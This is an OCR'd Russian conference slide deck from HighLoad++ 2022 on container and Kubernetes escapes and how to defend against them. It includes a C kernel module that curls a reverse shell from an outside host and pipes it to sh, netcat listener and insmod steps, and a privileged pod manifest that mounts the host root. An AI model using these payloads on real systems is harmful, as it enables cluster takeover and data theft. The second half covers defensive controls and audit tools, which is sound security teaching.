

Хакнуть k8s: разбор пэйлоадов и способов защиты
Хакимов Лев
HL
HighLoad++
2022

whoami

- DevOps специалист
- Играю в CTF команде ONO более 2 лет
- Один из организаторов VrnCTF



Container (?) VM



Container != VM



Container != VM

Virtual machines

VIRTUAL MACHINE	VIRTUAL MACHINE	VIRTUAL MACHINE
App A	App B	App C
Bins/Libs	Bins/Libs	Bins/Libs
Guest OS	Guest OS	Guest OS

Hypervisor

Infrastructure

Containers

CONTAINER	CONTAINER	CONTAINER
App A	App B	App C
Bins/Libs	Bins/Libs	Bins/Libs

Container Engine

Host Operating System

Infrastructure



Так в чем же разница, Карл?

Контейнер – виртуализация идет на программном уровне (все, что выше уровня операционной системы)

Виртуальная машина – виртуализация идет на всех уровнях вплоть до железа



Linux Namespaces

Это абстракция над ресурсами одной ОС. В современном ядре Linux есть 7 пространств имен.

- Cgroups
- IPC (InterProcessConnection)
- Network
- Mount
- PID
- User
- UTS



Capabilities

Разрешения процессов на исполнение служебных вызовов. Их около 20, определены в **capabilities.h**

- **CAP_CHOWN** – смена UID и GID
- **CAP_KILL** – посылка сигналов sigkill, sigterm, sigint
- **CAP_SYS_MODULE** – установка модулей ядра
- **CAP_SYS_ADMIN** – монтирование и размонтирование файловых систем



Тварь я дрожащая

Или право на ROOT имею



Как сделать дырявый контейнер?

- docker run <image_name> --privileged
- docker run <image_name> --cap-add <capabilities>
- Вендорные приколы, о которых вам не сказали





Что можно сделать в привилегированном контейнере?

- Смонтировать хостовую ФС в контейнер (потому что можем)
- Если есть прокинутый docker daemon socket – вообще подарок!
- Можно каким-то способом заставить хост выполнить reverse-shell



Похакать docker через reverse-shell



Reverse-shell

Это перенаправление оболочки ввода-вывода (консоль) атакуемой машины себе





capsh

Утилита по выводу установленных на контейнер capabilities. Можно вызвать прямо из контейнера

```
# capsh --print
Current: cap_chown,cap_dac_override,cap_f
cap_net_raw,cap_sys_module,cap_sys_chroot
Bounding set =cap_chown,cap_dac_override,
vice,cap_net_raw,cap_sys_module,cap_sys_c
```

Сам сплойт

```c
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("DeviJoe");
MODULE_DESCRIPTION("RevShell");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c",
    "/bin/curl https://reverse-shell.sh/<YOUR_STATIC_IP>:<YOUR_PORT> | /bin/sh", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Что с ним делаем?

- Компилируем, получаем .ko-модуль (kernel object)
- nc --vlnp <YOUR_PORT> – слушаем порт
- insmod sploit.ko – помещаем в модуль Linux Kernel




Поздравляю! Вы великолепны!

Возьмите в награду БД с персональными данными



А где же k8s?





Kubernetes

ПО для оркестрации контейнерных приложений:

- Автоматизации развертывания

- Поддержания жизнедеятельности заданног

  количества реплик



И еще много всего интересного



Куб безопасен, у нас есть RBAC!

Role Based Access Control – система разделения прав на выполнение операций в кластере, основанная на ролях





RBAC никак не влияет на привилегии контейнеров!



Как стать хакером в k8s за 2 минуты?



Пролог

- Junior-котик только вышел в новую продуктовую команду




HL
HighLoad++
2022

Пролог

- Junior-котик только вышел в новую продуктовую команду
- Разработал новую фичу для микросервиса команды



Пролог

- Junior-котик только вышел в новую продуктовую команду
- Разработал новую фичу для микросервиса команды
- Скопировал helm-чарт у соседней команды – приклад падает



Пролог

- Junior-котик только вышел в новую продуктовую команду
- Разработал новую фичу для микросервиса команды
- Скопировал helm-чарт у соседней команды – приклад падает
- StackOverflow посоветовал добавить полей в манифест



Заставим наш под не умирать

```
name: hacker
image: ubuntu:22.04
command: ["/bin/sh"]
args: ["-c", "while true;do sleep 2;done"]
```




Разрешим не изолироваться от хоста

```yaml
spec:
    hostNetwork: true
    hostIPC: true
    hostPID: true
```




До кучи он еще и привилегированным будет!

```yaml
securityContext:
        allowPrivilegeEscalation: true
        privileged: true
```




Заставим под уехать на мастер

```yaml
nodeSelector:
        node-role.kubernetes.io/master: ""
```




А если на мастер шедулиться нельзя?



Нам можно!

```yaml
tolerations:
  - effect: NoSchedule
    operator: Exists
```




И самое главное!

```yaml
volumes:
    - name: hostvol
      hostPath:
          path: /

volumeMounts:
    - mountPath: /host
      name: hostvol
```




Эпилог – от чего защищаемся

- Предоставляем K8s как сервис

- Junior-котик сделал себе в коде

  pip install dobriy_mainer:6.9.6

- Теперь компания тратит электроэнергию в пользу благородных хакеров



Будем лечить!



Admission Controller

Валидатор и модификатор манифестов. Встроен в K8s

API request → API HTTP handler → Authentication Authorization → Mutating admission → Object Schema Validation → Validating admission → Persisted to etcd

Mutating admission ⇄ Webhook, Webhook

Validating admission ⇄ Webhook



Pod Security Admission

Объявляет особый Admission Controller, который следит за соблюдением политик безопасности в кластере

- Enforce
- Audit
- Warn



Pod Security Standarts

Предоставляет три заготовленных профиля (levels) безопасности для Pod

- Privileged
- Baseline
- Restricted



Вешаем на Namespace лейбл

- pod-security.kubernetes.io/<MODE>: <LEVEL>
- pod-security.kubernetes.io/<MODE>-version: <VERSION>



Классно, но это работает только с версии кластера 1.23



Pod Security Polices (deprecated)

YAML-манифест, в котором можно указать, какие вещи из **securityContext** и какие настройки в манифесте пода мы можем запретить



SecurityContext

- runAsNonRoot
- runAsUser / runAsGroup
- seLinuxOptions
- seccompProfile
- Priveleged



SecurityContext

- Capabilities
- Read-only filesystem
- procMount
- fsGroup
- Sysctls



Посмотреть на систему глазами хакера



PEASS-ng

Набор скриптов для поиска привилегированных инструкций и их дальнейшей эскалации

https://github.com/carlospolop/PEASS-ng



LinPEAS

Скрипт для поиска уязвимостей на Linux-серверах и контейнерах

Можно запустить в любом поде кластера и посмотреть отчет по потенциальным уязвимостям



CDK

Статический Go-бинарь, который не только составит вам отчет об изолированной среде, но и предложит возможный эксплойт

https://github.com/cdk-team/CDK



А есть тулзы только для аудита?



CIS Kubernetes Benchmark

https://github.com/aquasecurity/kube-bench





А что насчет сетевого трафика?





Network Policy

Встроенный firewall в K8s прямо из коробки (OSI 3-4)

Можно легко настроить ingress и egress для объектов k8s



Ресурсов много не бывает



ResourceQuotas & LimitRange

- Позволяет вам ограничить Namespace по ресурсам

- Можно также и поды ограничить по ресурсам, количеству запущенных

- Избавит вас от проблем, когда кто-то сделает

1000000000000 подов в кластере и положит его



Эта презентация тут







Хакимов Лев

TG: @devijoe

VK: https://vk.com/devijoe
https://vk.com/vrnctf



Голосуйте за мой доклад!

